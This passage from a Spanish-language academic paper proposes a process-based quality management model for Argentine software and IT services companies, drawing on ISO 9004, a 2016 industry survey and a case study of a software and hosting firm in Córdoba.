- Responsabilidad Social de las empresas SSI.
- Liderazgo de la alta dirección en las empresas SSI.
- Gestión de la Calidad.
- Administración de los procesos.
- Creatividad e innovación.
- Compromiso de las personas que componen la empresa.
- Relación con proveedores.
- Orientación hacia los resultados.

La estructura del Modelo para la gestión de la Calidad basada en procesos se fundamenta en [5]. El modelo se basa en los 7 principios de la gestión de la calidad de las organizaciones [1]:

Enfoque al cliente: Las organizaciones dependen de sus clientes y por lo tanto deberían comprender las necesidades actuales y futuras de los clientes, satisfacer los requisitos de los mismos y esforzarse en exceder sus expectativas. El éxito sostenido se alcanza cuando una organización atrae y conserva la confianza de los clientes y de otras partes pertinentes interesadas. Cada aspecto de la interacción del cliente proporciona una oportunidad de crear más valor para el cliente. Entender las necesidades actuales y futuras de los clientes y de otras partes interesadas contribuye al éxito sostenido de la organización.

Liderazgo: Los líderes establecen la unidad del propósito y la dirección, y crean un ambiente interno en el cual las personas se implican totalmente en el logro de los objetivos de la calidad de la organización. La creación de la unidad de propósito, la dirección y gestión de las personas permiten a una organización alinear sus estrategias, políticas, procesos y recursos para lograr sus objetivos.

Compromiso de las personas: Las personas, en todos los niveles, son la esencia de una organización y su total compromiso posibilita que sus habilidades aumenten la capacidad de la organización para generar y proporcionar valor. Para gestionar una organización de manera eficaz y eficiente, es importante respetar e implicar activamente a todas las personas en todos los niveles. El reconocimiento, el empoderamiento y la mejora de la competencia facilitan el compromiso de las personas en el logro de los objetivos de la calidad de la organización.

Enfoque a procesos: Un resultado deseado se alcanza eficaz y eficientemente cuando las actividades y los recursos relacionados se gestionan como un proceso. El SGC consta de procesos interrelacionados. Entender cómo este sistema produce los resultados permite a una organización optimizar el sistema y su desempeño.

Mejora: Las organizaciones con éxito tienen un enfoque continuo hacia la mejora. La mejora es esencial para que una organización mantenga los niveles actuales

de desempeño, reaccione a los cambios en sus condiciones internas y externas y cree nuevas oportunidades.

Toma de decisiones basada en la evidencia: Las decisiones eficaces se basan en el análisis de los datos y de la información. La toma de decisiones puede ser un proceso complejo, y siempre implica cierta incertidumbre. Con frecuencia implica múltiples tipos y fuentes de entradas, así como su interpretación, que puede ser subjetiva. Es importante entender las relaciones de causa y efecto y las consecuencias potenciales no previstas. El análisis de los hechos, las evidencias y los datos conduce a una mayor objetividad y confianza en la toma de decisiones.

Gestión de las relaciones: Las relaciones entre la organización y sus partes interesadas, tales como proveedores, deben ser mutuamente beneficiosas para aumentar la capacidad de ambas partes de crear valor. Las partes interesadas pertinentes influyen en el desempeño de una organización. Es más probable lograr el éxito sostenido cuando una organización gestiona las relaciones con sus partes interesadas para optimizar el impacto en su desempeño. Es particularmente importante la gestión de las relaciones con la red de proveedores y socios.

En función de ello, se puede decir que la calidad se gestiona y se planifica. Las normas ISO 9000 son un referente universal para quienes buscan la implementación de un Sistema de Calidad. En especial, los pequeños empresarios pueden usarlo como una regla a seguir. Por tal motivo, es útil considerar los principios que soportan a estas normas y establecerlos como filosofía de la empresa.

Como se analizó en [15] las directrices que define una norma, proveen una guía para la gestión de la calidad en cualquier organización, aunque no han sido especialmente adaptadas para la industria del software y servicios informáticos. Además, en [16] se lleva a cabo un estudio y comparación de las diferentes normas y modelos de desarrollo de software que permitieron elaborar un modelo de procesos basado en las mejores prácticas internacionales y que permite evaluar a las PyMEs del sector. En base a estos estudios previos, observamos que es necesario desarrollar un modelo de gestión de la calidad para el sector que sea sencillo, fácil de aplicar y que abarque los conceptos fundamentales que necesitan tener en cuenta las empresas del sector SSI para fomentar la cultura de calidad organizacional.

El servicio de calidad es un elemento clave de un negocio exitoso, pero muchos negocios tienen dificultades para mejorar el servicio y retener a sus clientes. Una mala experiencia puede ahuyentar a un cliente por años.

Es una realidad que la Planificación Estratégica y una Gestión Inteligente, definen la calidad de gestión de los gobiernos, empresas y organizaciones del Siglo XXI. Por ello, enfocarse en generar modelos, acciones y procesos que fortalezcan a los organismos públicos y privados en función de sus posibilidades de desarrollo, es una muy

buena alternativa. Optimizar funciones, e impulsar la aplicación de conceptos como "Gestión de la Calidad y Mejora Continua" y las virtudes que esto conlleva en las organizaciones para mejorar su operatoria es una necesidad y una deuda que se debe saldar en el corto plazo.

Para ello, tener objetivos claramente definidos y calculados y motivar a las organizaciones y personas a usar la retroalimentación de los clientes y actualizar sus herramientas de gestión de la calidad permiten tener servicios y productos de calidad.

Como se plantea en [6], determinar un modelo consiste en especificar las dimensiones, así como los estándares e indicadores que servirán para medir el cumplimiento de los objetivos de calidad propuestos. Las dimensiones son aquellos factores que se consideran fundamentales para la calidad del servicio [7]. Expresa Deming [2] que existen reglamentos establecidos por el gobierno, estándares voluntarios establecidos por comités y también orientaciones dadas por empresas e individuos. La conformidad sólo se puede juzgar en función de un ensayo y de un criterio, que deben estar definidos en términos estadísticos para tener sentido. Un grupo de expertos del CALED [7] expresan la falta de uniformidad en la definición de estándar en la literatura revisada y adoptan la siguiente definición: "Nivel o grado definido como necesario e indispensable para que algo pueda considerarse aceptable" [8]. Ese nivel o grado se refiere a la realización de un conjunto de actividades.

Deming [2] considera que si no se puede describir lo que se está haciendo como un proceso, realmente no es posible saber lo que se está haciendo y para ello demostró que la producción es un sistema y no una secuencia de procesos mecánicos sin relación. Por ello, el desempeño de una organización puede mejorarse por medio de la aplicación y el uso del enfoque basado en procesos, donde estos últimos se gestionan como un sistema gracias a la creación y entendimiento de una red de procesos y sus interacciones [9].

La Calidad Total es una filosofía básica de administración propuesta por Deming, compatible con los métodos estadísticos que utilizaba desde la década del 40 para la evaluación de la calidad. Al observar el fracaso de estos métodos [6], Deming reflexiona acerca de la causa y para evitarlo paulatinamente llega a la conclusión que se necesita una filosofía aplicada tanto a productos como a servicios, ésta se conoce como los catorce puntos, y constituyen la columna vertebral de la Calidad Total [2]. Los siguientes son los principios que pueden derivarse de los catorce puntos, adecuando la terminología al contexto organizacional/empresarial [6]: i) Mejora permanente de todo lo que la organización pretende alcanzar, sobre la base de objetivos claros y explícitos; ii) Proceso orientado a la satisfacción de expectativas y necesidades de sus destinatarios, usuarios/clientes; iii) Garantía de la calidad de los procesos internos como medida para alcanzar la

calidad del servicio; iv) Trabajo en equipo; v) Formación de las personas implicadas; y vi) Prevención en lugar de la supervisión y detección de errores [2].

El presente trabajo está orientado al sector SSI (Software y Servicios informáticos) que en Argentina tiene sus orígenes en los años '70, basado principalmente en desarrollos de software que no tenía la misma relevancia que ha adquirido en los últimos años. En 1982 surgió la primera Cámara de Empresas del Software (CES) y unos años después se fusiona con la Cámara Empresaria de Servicios de Computación para crear la actual Cámara de Empresas de Software y Servicios Informáticos (CESSI), que nuclea a grandes, medianas y pequeñas empresas del sector informático.

En el año 2004 se sanciona la Ley de Promoción de la Industria del Software, que permite acceder a beneficios impositivos y previsionales a cambio de garantizar la calidad de los procesos desarrollados, lo que ha significado un importante aporte al sector. Luego, en el 2011, la ley 25.922 [10] es modificada por la Ley 26.692 [11], este régimen tiene como objetivo continuar fortaleciendo a un sector de la economía considerado estratégico para el desarrollo nacional, mediante el incremento del empleo calificado, las exportaciones, las actividades de investigación y desarrollo y los estándares de calidad. Desde este aspecto, según la última encuesta realizada por CESSI en noviembre de 2016 [12], alrededor del 58% de las empresas del sector SSI se encuentran adheridas a la Ley de Promoción del Software y consideran que la adhesión resultó totalmente beneficiosa para la Empresa. Se puede observar también que la mayoría de estas empresas llevan más de 5 años en el régimen, alrededor del 70%.

Los datos de la última encuesta realizada por CESSI [12] indican que cerca del 66.20 % de las Empresas SSI Argentinas exportan sus productos y/o servicios a países extranjeros. Argentina está en el número 22 en el ranking de países exportadores de servicios de SSI, siendo Irlanda el principal exportador de estos servicios en el mundo, seguido por India. Según datos de la Secretaría de la Transformación Productiva, del Ministerio de Producción de la Nación, los Estados Unidos es el principal destino de las exportaciones de la Argentina, por las ventajas competitivas con las que cuenta el país [13].

Este es un motivo más para proponer un modelo de Gestión de la Calidad orientado a empresas del Sector Software y Servicios Informáticos, basado en los 7 principios de la calidad de las organizaciones [1]: Enfoque al cliente, Liderazgo, Enfoque a procesos, Compromiso de las personas, Mejora, Toma de decisiones basada en la evidencia y Gestión de las relaciones.

Para el desarrollo del mismo se consideró la estructura de la Norma Internacional ISO 9004 [5] como pilar fundamental e información actualizada del Sector Software y Servicios Informáticos brindada por Cámara de

Empresas de Software y Servicios Informáticos de la República Argentina.

2. El Modelo de Gestión de la Calidad

En los últimos años se evidenció un significativo incremento en la cantidad de empresas del sector de SSI en la República Argentina. Según datos oficiales, actualizados por el Observatorio de Empleo y Dinámica Empresarial del Ministerio de Trabajo [14], el número de empresas creció un 132% en 10 años consecutivos.

Debido a este fenómeno, las empresas SSI se ven en la necesidad de diferenciarse de la competencia para captar nuevos clientes, como así también mantener el crecimiento al ritmo de los avances tecnológicos y los requerimientos del mercado.

Muchas empresas del sector no se encuentran aplicando un modelo de gestión integrado que esté orientado a los clientes, el liderazgo, los procesos, los resultados y la mejora continua. Esto las aleja de la excelencia y, por ende, son poco productivas. Si bien un importante porcentaje de empresas de software (alrededor del 60%, según los últimos resultados publicados) poseen algún tipo de certificación, no cuentan con un modelo a seguir para su éxito a largo plazo.

En base a lo anterior se plantea la necesidad de tener un modelo de gestión de la calidad basado en el enfoque de gestión por procesos para la organización. Esto garantiza que la organización pueda ser evaluada sistémicamente y que la medición de procesos ayuda a mejorar los procesos de las organizaciones actuales. Por ello, en el presente trabajo, se propone un modelo de gestión de la calidad que permitirá mejorar los procesos de una organización del sector software y servicios informáticos si se cuenta con un modelo de gestión de la calidad basado en el enfoque de gestión por procesos orientado a los clientes, el liderazgo directivo, el personal, los resultados y la mejora continua.

La motivación para la propuesta de dicho modelo surge del análisis de los resultados de una encuesta que se realizó a través de un sistema de encuestas online parte del programa de trabajo de OPSSI, Observatorio Permanente de la Industria del Software y Servicios Informáticos de la República Argentina, iniciativa de la Cámara de Empresas de Software y Servicios Informáticos de la República Argentina – CESSI. La misma se llevó a cabo desde el 09 de Noviembre de 2016 hasta el 6 de Diciembre de 2016 y fue respondida por 71 empresas.

Se consideran empresas del sector SSI a aquellas organizaciones privadas con trabajadores activos en relación de dependencia y que hayan definido su actividad principal ante la AFIP como alguna de las siguientes: Actividades de informática, Servicios de consultores en informática y suministro de programas de informática, Procesamiento de datos, y Servicios relacionados con base

de datos. La Figura 1 muestra la distribución de las empresas analizadas según su tamaño.




Figura 1. Distribución de las empresas encuestadas según su tamaño

A continuación, resultados generales que se han tomado en consideración para desarrollar el modelo propuesto.

Un punto importante del modelo es el conocimiento de las necesidades del entorno. Se consideró mayormente al cliente en las encuestas y se observó que un significativo porcentaje de empresas mantiene actualizada su información respecto a sus clientes, como se muestra en el gráfico de la Figura 2, esto les permite ser más ágiles al momento de tomar decisiones e innovar. La recopilación de la información la realizan a través de encuestas, llamadas telefónicas o intervenciones aleatorias.




Figura 2. Evaluación de satisfacción de los clientes

En cuanto a la gestión de los recursos, se analizaron dos recursos primordiales como es el personal que forma parte de la organización y los proveedores. En el primer ítem se encontró que el 51.27% brindan diferentes tipos de capacitaciones según las necesidades detectadas y realizan actividades de coaching en diversos temas para las personas que integran las empresas, lo cual refleja las posibilidades que las empresas ofrecen a sus miembros. Respecto a los proveedores, se encontró que el 55% de las empresas contrata servicios a otras empresas, éste resultado lleva a considerar el recurso para evaluar que la relación entre ambos contribuya a sus capacidades de crear

valor.

En relación a la gestión de los procesos, se puede observar en el gráfico de la Figura 3, que un 84% de las empresas realizan actividades relativas a los procesos: definen procesos corporativos, definen procesos y metodologías de desarrollo de software como así también mejoras en los procesos. Un resultado deseado se alcanza eficaz y eficientemente cuando las actividades y los recursos relacionados se gestionan como un proceso.



Figura 3. Actividades de calidad relativa a los procesos de la empresa

También se observó que las empresas destinan recursos humanos a actividades de Calidad y Mejora continua en un 83% pero además estas personas llevan a cabo otras funciones en las organizaciones, es decir no destinan recursos exclusivamente a actividades de mejora considerando que un 58% de esas empresas sí cuenta con un área o equipo de calidad y mejora continua.

Haciendo hincapié en las actividades de mejora continua (Planear-Hacer-Verificar-Actuar) se obtuvieron los siguientes resultados mostrados en la Tabla 1:

Tabla 1. Resultados del estudio de las Actividades de mejora continua

Actividades de mejora continua	Porcentaje
PHVA	20%
Ninguna Actividad	76%
PV	2%
H	2%
HVA	2%

Únicamente el 20% de las empresas encuestadas lleva a cabo el ciclo completo. Por lo tanto, alrededor del 76% de las empresas deberían comenzar, de a poco, a incluir actividades de mejora continua. Esto va a permitir que puedan reconocer una oportunidad o planear un posible cambio.

Como se mencionó, a partir del análisis de la encuesta, se propone un modelo para la gestión de la calidad. La estructura del modelo propuesto se muestra en la Figura 4.

1. El Entorno de la Organización
2. Estrategia y Política
3. Gestión de los Recursos
4. Gestión de los Procesos
5. Seguimiento, medición, análisis y revisión
6. Mejora, innovación y aprendizaje

Figura 4. Modelo de Gestión de la calidad orientado a empresas SSI

A continuación, se describe de manera resumida cada uno de los ítems:

2.1 El Entorno de la Organización: El entorno de la organización es una combinación de factores y de condiciones internas y externas que pueden afectar al logro de los objetivos de una organización y a su comportamiento hacia las partes interesadas. La empresa SSI debería examinar los requerimientos, preferencias y expectativas de las partes interesadas, ya sea tanto de su ambiente interno como del ambiente externo, y determinar cómo utilizar esa información para entender y anticiparse a sus necesidades. Para que las empresas SSI aumenten su capacidad de respuesta a las necesidades y expectativas de las partes involucradas deben realizar revisiones identificando los posibles cambios de las mismas y asignar prioridades para poder crear planes de acción para su desarrollo y mantenimiento.

2.2 Estrategia y Política: Las empresas SSI deben desarrollar procedimientos para establecer, adoptar y mantener políticas eficaces y estrategias para lograr los objetivos establecidos por la alta dirección, en el ámbito de sus valores, visión y misión. Una vez formuladas las estrategias, se diseñan los planes estratégicos, se utilizan procedimientos definidos mediante los cuales el plan estratégico se difunde en todos los niveles de la empresa, y se hace extensivo a los involucrados e interesados con el fin de lograr el alineamiento de todas las unidades de trabajo.

2.3 Gestión de los Recursos: Las empresas SSI deben considerar la identificación y evaluación de los riesgos asociados a una potencial escasez o de la incorrecta utilización de los recursos y planificar revisiones periódicas para prever la disponibilidad y utilización de los mismos. Los principales recursos que utilizan en el desarrollo de sus actividades son: • Recursos económicos y financieros; • Personas en la organización; • Proveedores y aliados; • Infraestructura; • Ambiente de trabajo. • Conocimiento, información y tecnología. • Recursos naturales.

2.4 Gestión de los Procesos: Para desempeñarse de manera eficaz y eficiente, una empresa SSI, tiene que identificar y realizar planificaciones de sus procesos,

revisarlos de forma regular y realizar los ajustes pertinentes a fin de lograr sus objetivos. Esto puede lograrse utilizando un ciclo de Mejora Continua PHVA (Planificar, Hacer, Verificar, Actuar. Figura 5) [2].



Figura 5. Ciclo de Mejora Continua PHVA

Planificar: Las empresas SSI deberían tener conocimiento de las necesidades y expectativas de sus clientes y demás partes interesadas para poder establecer los planes necesarios a fin de satisfacerlas, asignando los recursos y actividades.

Hacer: En esta etapa las empresas SSI aplican los métodos definidos en la etapa de planificación.

Verificar: Se realizan los seguimientos correspondientes de las actividades resultantes. Para ello se llevan a cabo mediciones y análisis.

Actuar: Se realizan actividades de mejora de procesos e innovación.

Además, para cada proceso es necesario designar una persona responsable que realice su gestión y quién posea autoridad para identificar, mantener, controlar y mejorar el proceso y sus procesos relacionados.

2.5 Seguimiento, medición, análisis y revisión: Las empresas SSI deben realizar seguimientos continuos sobre su entorno, tanto interno como externo, miden los valores obtenidos, los analizan y vuelven a revisar de manera regular para tomar decisiones eficaces y mejorar así el desempeño a largo plazo. La alta dirección debería analizar el resultado de los seguimientos y mediciones realizadas a fin de identificar potenciales riesgos y nuevas oportunidades, lo cual les permitirá establecer planes para poder gestionarlos. Además, se debería analizar qué impactos tiene toda esta información sobre sus estrategias y políticas definidas. Esta etapa de análisis ayudará a la toma de decisiones objetivas.

2.6 Mejora, innovación y aprendizaje: Las empresas SSI deberían establecer procedimientos de mejora continua en diferentes elementos como sus productos, procesos, interfaces, estructura organizacional, sistema de gestión, aspectos humanos y culturales, infraestructura,

ambiente de trabajo, tecnología y relaciones con las partes interesadas. La mejora es esencial para que una empresa SSI mantenga los niveles actuales de desempeño, reaccione a los cambios en sus condiciones internas y externas y cree nuevas oportunidades.

La innovación, por su parte, surge de la detección de nuevas necesidades o cambios en las mismas de las partes interesadas. Las empresas SSI que tengan capacidad de innovación serán más competitivas en el mercado, y conseguirán cumplir e incluso superar las expectativas de las partes interesadas.

La Figura 6 muestra una descripción gráfica del modelo propuesto.

3. Aplicación del modelo en una empresa SSI

Uno de los trabajos en que se aplica el modelo como parte de su validación es una empresa que desarrolla software y ofrece servicios de hosting del medio de la

ciudad de San Francisco, Córdoba.

Se realizaron entrevistas programadas en todos los sectores de la empresa y se armaron planillas para relevamiento de determinada información. A continuación, se muestra un resumen de las observaciones, conclusiones y resultados obtenidos:

3.1. El Entorno de la Organización: En el presente caso de estudio, para el ítem 1 del modelo, la empresa tiene identificado a su entorno tanto interno como externo. Pero no realiza un seguimiento completo de todas las partes hasta que surgen las necesidades, por ejemplo: en el caso de los proveedores se realiza un análisis comparativo de costos y rendimientos de los mismos, pero solamente al comienzo del contrato. Esta situación trae como consecuencia que, si ellos no proporcionan productos y/o servicios que cumplan con lo establecido, originarán inconvenientes que se verán reflejados en las prestaciones finales a los clientes.



Figura 6. Modelo de Gestión de la calidad orientado a empresas SSI

Se deberían llevar a cabo evaluaciones periódicas de los proveedores actuales para constatar que el servicio y calidad de los mismos se encuentra en el mismo estado que al principio del contrato. Incluso analizar potenciales nuevos proveedores que permitan contar con alternativas de los servicios y/o productos. De la misma forma,

evaluaciones periódicas sobre el resto de las partes del entorno a la empresa como son: Personas que componen la organización, propietario / gerente, clientes, gobierno, Staff y colaboradores, competencia.

3.2. Estrategia y Política: Para el ítem 2 del modelo,

en el contexto de la empresa, se puede encontrar una completa identificación de su misión, visión y valores.

También se han definido planes estratégicos. Pero para esos planes no se hace diferencia en los plazos de aplicación. Además, no se realiza seguimiento.

Se observó también que todos los niveles de la empresa están al tanto de sus políticas de negocio debido a la buena comunicación que existe entre los sectores de la misma, lo que facilita la colaboración de los integrantes en lograr los objetivos planteados y trabajar en pro de satisfacer las necesidades de los clientes.

3.3. Gestión de los Recursos: Para el ítem Gestión de los Recursos en el dominio del problema, una de las principales ventajas de tener información actualizada de los recursos que forman parte de las empresas, tales como: económicos y financieros, personas en la empresa, proveedores y aliados, infraestructura, ambiente de trabajo, conocimiento, información y tecnología, recursos naturales, es que se utiliza como elemento de entrada a la hora de tener que mantener y/o actualizar las estrategias, objetivos y planes. En este momento la empresa se

encuentra en proceso de mejorar todo lo referido a la gestión de los recursos. En la Tabla 2 se resumen los distintos recursos identificados dentro de la empresa y el estado en que se encuentra actualmente. Además, se detalla el nuevo estado alcanzado luego de la aplicación del modelo de gestión presentado en este trabajo. En esta última columna se reflejan los problemas detectados y solución alcanzada.

3.4. Gestión de los Procesos: Como resultado de las entrevistas, se detectó que se llevan a cabo actividades de planificación, realización, verificación y control para determinados proyectos de desarrollo de software. Respecto al servicio de hosting cuentan con procesos documentados que son actualizados a medida que ocurre un cambio en el servicio o la forma en que se ofrece. Cada uno de estos documentos tiene un responsable que se encarga de su control y actualización. Es importante mencionar que la empresa se encuentra en un momento de auto-evaluación de opciones para mejorar en este aspecto, porque entienden que es un punto crucial para ser competitivos.

Tabla 2. Recursos de la Empresa y su estado actual

Recursos identificados	Estado actual	Nuevo estado (Luego de considerar los puntos del modelo)
Recursos económicos y financieros	Personas asignadas para realizar las operaciones necesarias con los recursos económicos y financieros.	Se detectó la ausencia de gestión de riesgos asociados. <u>Solución:</u> Definición de un plan de riesgos.
Gestión de las personas	Charlas y comunicaciones periódicas sobre los resultados de determinados proyectos. Incentivos y capacitaciones.	No se realiza un seguimiento personal luego de las capacitaciones, si bien se planifica a qué persona se capacitará luego no se realiza un seguimiento de las habilidades adquiridas y si es necesario reforzarlas. <u>Solución:</u> Incorporación de un plan de evaluación continua y permanente de habilidades y capacidades adquiridas.
Proveedores	Se realiza un análisis al comienzo de cada contrato.	Se evidenció ausencia de procesos que le permitan identificar, seleccionar y evaluar a sus proveedores de manera continua. <u>Solución:</u> Incorporación de una estrategia de evaluación periódica de los servicios provistos por los proveedores.
Infraestructura	Infraestructura adecuada a la empresa y actualizada recientemente.	Ausencia de inventarios de elementos que forman parte de la empresa. Plan de mantenimiento incompleto. <u>Solución:</u> Mejora y completitud del plan de mantenimiento y comienzo del proceso de registro de los elementos de la empresa.
Ambiente de trabajo	Lugar de trabajo e instalaciones seguras, limpias, libres de ruido y contaminación, iluminación adecuada, puestos de trabajos ergonómicos.	En la evaluación no se evidenciaron problemas respecto a este requisito.
Conocimientos, información y tecnología.	Gestión de la información procesada por las personas que forman parte de la empresa, políticas de almacenamiento, seguridad y protección. Control de acceso a determinada información.	Si bien este recurso es uno de los más completos y en donde la empresa hace hincapié se encontró que no disponen de un Plan tecnológico y un plan de actualización. <u>Solución:</u> Incorporación de un plan tecnológico y un plan de actualización para completar la gestión de este recurso.

Se sugirieron dos actividades que se proponen en el modelo para contribuir a la mejora paulatina y constante. La primera actividad es desarrollar un mapa de procesos de la empresa, esto será de ayuda para visualizar todos los procesos que existen en la empresa, su interrelación y sus relaciones con el exterior. Mientras que la segunda recomendación es utilizar un ciclo de Mejora Continua PHVA (Planificar, Hacer, Verificar, Actuar). El principal beneficio de utilizar un ciclo de mejora continua como lo es el ciclo PHVA [2], es la mejora integral de la competitividad, de los productos y servicios, mejorando continuamente la calidad, reduciendo los costos, optimizando la productividad, reduciendo los precios, incrementando la participación del mercado y aumentando la rentabilidad de la empresa u organización. Estas cuatro fases son necesarias para comprender y lograr mejorar continuamente los procesos; en la etapa 1 (Planificar) el primer paso es comprender los requisitos del cliente para poder establecer los planes necesarios para cubrirlos, por cada proceso que interviene en este plan se debe definir cuál es la misión, los recursos asignados y las actividades que se llevarán a cabo. Desarrollar en esta etapa indicadores sólidos y consistentes que permitan al final del ciclo evaluar y tomar decisiones respecto a la mejora de la calidad. En la Etapa 2 (Hacer) se llevan a cabo los planes de mejora, detallando el diseño para la solución de cada problema y aplicando las metodologías descritas en la etapa de planificación. En la Etapa 3 (Verificar) se prueban y recopilan resultados que confirmen si diseño y los planes previos son correctos, se llevan a cabo las comparaciones correspondientes entre lo planificado y los resultados buscando causas de éxito o fracaso de la solución adoptada. Finalmente, en la etapa 4 (Actuar) se comparan los resultados de los indicadores con los resultados previos, observando si cada acción produce la mejora esperada. Y si se confirma el resultado esperado se

normaliza la solución y establecen las condiciones que le permitirán a la empresa mantenerlas. Caso contrario, se inicia un nuevo ciclo PHVA modificando en la etapa de planificación objetivos, personal, asignación de recursos.

3.5. Seguimiento, medición, análisis y revisión: Se generaron planillas de seguimientos del entorno de la empresa, como se muestra en la Tabla 3. En la primera columna se colocó el stakeholder, en la segunda columna qué actividades de seguimiento se llevan a cabo en la empresa, en la tercera columna la persona responsable de ejecutar las actividades de seguimiento, en la cuarta columna la frecuencia con la que las realizan, en la quinta columna se detallan métricas e indicadores para lograr el seguimiento cuantitativamente y en la última columna la meta esperada luego de medir los atributos de las partes interesadas y utilizar las métricas correspondientes. Luego de un análisis de la realidad de la empresa, se determinó que no se desarrolla un seguimiento constante, sino que se realizan actividades aisladas en el tiempo sobre las partes interesadas. Cabe destacar que, luego de la evaluación realizada en la empresa para validar el modelo propuesto, el equipo de trabajo ha tomado en consideración muchas de las acciones propuestas como soluciones. Esto les permitirá identificar potenciales riesgos y nuevas oportunidades para elaborar planes y poder gestionarlos adecuadamente.

La medición y la tarea de revisión se llevan a cabo, mayormente, en procesos de desarrollo de los productos software que la empresa ofrece y en la satisfacción de los clientes con los mismos. Una metodología que se está aplicando en los últimos proyectos es la evaluación de satisfacción de los clientes a través de encuestas vía correo electrónico, esto forma parte de la base de conocimientos de la empresa para su posterior análisis y toma de decisiones.

Tabla 3: Planillas de seguimientos del entorno de la empresa

Entorno	Seguimiento (Actividades)	Responsable	Frecuencia	Métricas e indicadores	Metas
Personas que componen la organización.	Evaluación de sus capacidades. Identificación de sus necesidades presentes y futuras.	Encargado de cada área (desarrollo, diseño, administrativa, soporte y tecnología)	Se llevan a cabo una vez en el año a través de entrevistas personales. Pero cuando las personas toman capacitaciones en determinados temas, no se evalúan las capacidades adquiridas en el tiempo.	- Evaluaciones de nivel de desempeño continuo. Pueden desarrollarse planillas en donde se especifique por rangos de resultados, esto es: Rango 1 (Desempeño pobre, no cubre las funciones de manera eficaz luego de capacitarse); Rango 2 (Desempeño bajo, llegando a cubrir hasta el 60% de las funciones en las cuales se encuentra implicado). Rango 3 (Desempeño normal, considerando en este rango a las personas que luego de	Lograr semestralmente que los rangos de desempeño asciendan al máximo nivel, esto es un rango categoría 3 al 100%. Y lograr suplir el 95% de las necesidades presentes identificadas, procurando de esta manera alcanzar

				recibir la capacitación correspondiente cubren entre el 60% y 100% sus funciones) - % de cubrimiento de las necesidades de aprendizaje y crecimiento personal.	porcentajes elevados en las futuras necesidades.
Propietarios / Gerente	Se determinan las necesidades.	No hay asignada una persona específica, sino que cuando se realiza esta evaluación se determina una de mayor cargo.	Muy pocas veces.	- % de cubrimiento de las necesidades de aprendizaje y crecimiento personal.	Paulatinamente alcanzar el 95% en un plazo no superior a los 2 años.
Clientes	Se evalúa el grado de satisfacción del cliente	Gerente	Cuando finalizan determinados proyectos, no todos. En cuanto al servicio de hosting, se realiza este tipo de evaluaciones.	- Cantidad de quejas mensuales registradas. - % de quejas solucionadas. - % de satisfacción del cliente.	Reducir a menos del 10% las quejas semestrales enfocándose en el seguimiento de las mismas.
Proveedores	Se lleva a cabo un análisis comparativo de costos y rendimientos de los mismos.	Gerente / Encargado de soporte y tecnología.	Sólo al comienzo del contrato.	- % de cumplimiento de las especificaciones del producto y/o servicio brindado. - Tendencia de cumplimiento de la entrega: Número de veces que no se ha cumplido en tiempo y forma en la entrega del producto y/o servicio comparado con la cantidad de veces en que el servicio se ha completado satisfactoriamente.	Lograr que la tendencia positiva de cumplimientos en la entrega del producto en cuanto a tiempo, forma y calidad por cada trimestre.
Gobierno	Disponen de información sobre los cambios legales y reglamentarios.	Gerente	Cada vez que hay modificaciones en temas relacionados a la actividad.	- Medir si el impacto de los cambios legales o reglamentarios es significativo en cuanto al porcentaje de ventas, relación con los proveedores, porcentaje de modificaciones a implementar como consecuencia de estos temas.	Reducir el impacto de los cambios legales en la organización y su entorno al mínimo porcentaje posible.
Staff y colaboradores	Evaluación de sus capacidades.	Gerente	Se realiza una sola vez, al momento de la incorporación.	- Evaluaciones de nivel de desempeño continuo. - Nivel de cumplimiento del plan de trabajo, esto es en una escala del 1 al 10 evaluar si sus servicios son de calidad y se respeta lo pactado en los contratos de trabajo.	Lograr en períodos cortos de tiempo, que las personas alcancen su mejor rendimiento y en caso de encontrar desviaciones respecto a lo planeado, tomar conocimiento y mejorar paulatinamente.

Competencia	Se llevan a cabo análisis de la competencia ante nuevas tendencias.	Gerente / Área diseño / Área programación.	Las actividades aquí se llevan a cabo esporádicamente. No son constantes en los análisis, tener esta información les permitiría adelantarse a las nuevas tendencias del mercado.	- % de cambios que implementa la competencia ante nuevas tendencias. - Tiempo con que implementa o se acondiciona a los cambios.	Lograr igualar e incluso superar los niveles de la competencia, esto es: reducir los tiempos de implementación de cambios y aumentar el porcentaje de cambios a la hora de incluir una tendencia,
-------------	---	--	--	---	---

3.6. Mejora, innovación y aprendizaje: La empresa proporciona a las personas que forman parte de ella posibilidades de incorporarse en procesos de innovación. Semestralmente, los integrantes elaboran propuestas innovadoras sobre los productos y servicios que ofrece y son considerados a la hora de mejorar el producto y/o servicio para cubrir las necesidades de los clientes y superar sus expectativas. Una herramienta muy utilizada es la lluvia de ideas la cual facilita el surgimiento de nuevas ideas sobre los productos y/o servicios como así también la identificación de problemas para su posterior solución. En la empresa se definen y establecen mecanismos que permiten documentar el aprendizaje o conocimiento obtenido con cada caso de éxito o fracaso y de esta forma compartirlos con todos los colaboradores, lo cual genera una base para la mejora considerándolos para sus próximos proyectos y futuras tomas de decisiones. En este sentido, se definen planes de mejora en algunos de los elementos fundamentales de la empresa como ser determinados productos, ambiente de trabajo, aspectos humanos. Además, se observó que en la empresa se establecen prioridades de mejora.

En líneas generales, hemos detectado que las personas que forman parte de la empresa, tanto directivos como personas en diferentes áreas, tenían conocimiento de varios aspectos nombrados en el modelo lo cual fue significativo para llevar a cabo la validación del mismo. Han tomado en consideración muchas de las soluciones propuestas y se han planteado transmitir la cultura de calidad en la empresa gradualmente.

